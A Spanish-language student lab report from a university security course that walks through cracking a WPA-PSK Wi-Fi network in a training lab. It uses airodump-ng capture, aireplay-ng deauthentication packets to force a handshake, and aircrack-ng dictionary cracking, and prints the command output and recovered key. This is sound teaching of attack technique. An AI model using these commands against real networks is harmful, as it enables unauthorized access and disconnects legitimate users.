



Instituto Tecnológico y de Estudios Superiores de
Monterrey

Escuela de Ingeniería y Ciencias
Ingeniería en Ciencias de Datos y Matemáticas
Análisis de Criptografía y Seguridad

**Actividad 4.3 Laboratorio 2 Attack Defense: Live Cracking
WPA-PSK**

Nombre	Matrícula
Julio Avelino Amador Fernández	A01276513
Juan Pablo Echeagaray González	A00830646
Verónica Victoria García De la Fuente	A00830383
Erika Martínez Meneses	A01028621
Emily Rebeca Méndez Cruz	A00830768
Ana Paula Ruiz Alvaro	A01367467

Dr. Alberto Francisco Martínez Herrera

Monterrey, Nuevo León

11 de junio del 2022

Esta actividad consiste en la realización del laboratorio Live Cracking WPA-PSK del laboratorio de PENTEST, usando el Laboratorio virtual Attack-Defense, cuyo objetivo es descifrar el protocolo de enlace WPA para la red y obtener la frase de contraseña pre-compartida de la red [Farina,]. La ventana inicial del laboratorio se ve como en la figura 1.

1. Procedimiento

Como primer paso se verifica la lista de interfaces de red WiFi disponibles en la máquina a través del comando `iw dev` y como se observa en la figura 2, nos da como resultado una, la interfaz `wlan0`.

Como siguiente paso para ver todas las redes presentes en las inmediaciones en 2.4 (b/g) banda Ghz se ejecutó `airodump-ng` en la interfaz `wlan0` y lo más importante que se nos muestra aquí (figura 3) es que SSID `HackMeIfYouCan` está operando en el canal 6.

Sabiendo esto, nos enfocamos en este canal que es el que nos interesa para vulnerar el `wlan0`, para lograr esto escribiremos los paquetes capturados en un archivo que llamamos `test`, esto se logra a través del comando `airodump-ng wlan0 -c 6 -w test`, en el resultado, el cual se muestra en la figura 4, podemos observar que hay un cliente conectado a la red.

A continuación lo que necesitamos es un WPA 4-way handshake para lanzar un *cracking attack* por lo que es necesario enviar `deauth packets` al cliente el cual está conectado a BSSID `A2:E9:68:D3:03:10` para desconectarlo y así cuando se vuelva a conectar al BSSID el protocolo de enlace sea capturado por `airodump-ng`. Para esto podemos abrir otro `lab link` y a través del comando `aireplay-ng | less` ver las opciones que tenemos. En `replay options` podemos encontrar el comando necesario para establecer la dirección MAC del punto de acceso y en `attack modes` encontramos el ataque que deseamos realizar. Nótese que pudimos haber esperado a que el usuario se desconectase y conectase por su cuenta de nuevo, pero para fines prácticos la aproximación que tomamos es más que suficiente.

Al ejecutar el comando `aireplay-ng -O 100 -a A2:E9:68:D3:03:10 wlan0` como se muestra en la figura 5 el cliente se desconecta y se vuelve a conectar al AP logrando que el handshake sea capturado por `airodump-ng`, esto lo podemos observar en la figura 6.

A continuación salimos de `airodump-ng` y ejecutamos `aircrack-ng` en el archivo de paquete capturado mediante el comando `aircrack-ng -w 100-common-passwords.txt -O test-0?.cap`. Y finalmente encontramos que a clave pre-compartida es `friendship`, este resultado se puede observar en la figura 7.

Después de realizar este proceso la pantalla del reto se actualiza para informarnos que hemos conseguido la bandera, como se muestra en la figura 8.

Referencias

[Farina,] Farina, R. Live cracking: Wpa-psk.

A. Evidencias




Figura 1: Laboratorio antes de iniciar la actividad

```

root@attackdefense:~# iw dev
phy#2
    Interface wlan0
        ifindex 6
        wdev 0x200000001
        addr 02:00:00:00:00:00
        type managed
        txpower 0.00 dBm

```

Figura 2: Interfaces disponibles

```

CH 10 ][ Elapsed: 12 s ][ 2022-06-11 20:21
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
A2:E9:68:D3:03:10 -28      8          0   0   6   11  WPA  TKIP   PSK  HackMeIfYouCan
BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes

```

Figura 3: Redes disponibles

CH 6][Elapsed: 0 s][2022-06-11 19:07											
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
A2:E9:68:D3:03:10	-28	0	44	0 0	6	11	WPA	TKIP	PSK	HackMeIfYouCan	
BSSID	STATION			PWR	Rate	Lost	Frames	Notes	Probes		
A2:E9:68:D3:03:10	02:00:00:00:02:00			-29	0 - 1	0	1			HackMeIfYouCan	

Figura 4: Conexiones a la red

```

root@attackdefense:~# aireplay-ng -0 100 -a A2:E9:68:D3:03:10 wlan0
20:04:03 Waiting for beacon frame (BSSID: A2:E9:68:D3:03:10) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
20:04:03 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:E9:68:D3:03:10]
20:04:04 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:E9:68:D3:03:10]
20:04:04 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:E9:68:D3:03:10]
20:04:05 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:E9:68:D3:03:10]
20:04:05 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:E9:68:D3:03:10]
20:04:06 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:E9:68:D3:03:10]
20:04:06 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:E9:68:D3:03:10]
20:04:07 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:E9:68:D3:03:10]
20:04:07 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:E9:68:D3:03:10]
20:04:08 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:E9:68:D3:03:10]
20:04:08 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:E9:68:D3:03:10]
20:04:09 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:E9:68:D3:03:10]
20:04:09 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:E9:68:D3:03:10]
20:04:10 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:E9:68:D3:03:10]

```

Figura 5: Envío de paquetes de de-autenticación

```

CH 6 ][ Elapsed: 59 mins ][ 2022-06-11 20:07 ][ WPA handshake: A2:E9:68:D3:03:10
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
A2:E9:68:D3:03:10 -28 100   34857    31   0   6  11  WPA  TKIP  PSK  HackMeIfYouCan
BSSID          STATION          PWR   Rate    Lost    Frames  Notes  Probes
A2:E9:68:D3:03:10 02:00:00:00:02:00 -29    1 - 1      0     179  EAPOL  HackMeIfYouCan

```

Figura 6: Captura del WPA Handshake

```

Aircrack-ng 1.5.2

[00:00:02] 31/30 keys tested (12.94 k/s)

Time left: 0 seconds                               103.33%

KEY FOUND! [ friendship ]

Master Key   : FD 36 C0 FF 59 16 A3 39 43 64 81 D9 B4 24 2D 73
              86 EF 97 67 28 05 72 D6 FF 68 17 EB F9 61 F2 15

Transient Key : 7C 08 57 54 40 6F E8 D2 4D 34 A8 49 08 AA D3 50
              C2 77 4C 5B 0A 59 62 81 0F 09 FE 42 37 83 63 57
              25 75 B1 08 86 10 C1 4C CA 00 57 C8 02 E5 27 7A
              6A 6A 8F A2 8A F5 6E D7 2A 34 50 E1 BD CB E7 F6

EAPOL HMAC   : 0F 5D E4 2C 09 41 C6 14 CF 4F 6B 7F 79 E0 15 99

```

Figura 7: Clave encontrada




Figura 8: Evidencia de finalización de actividad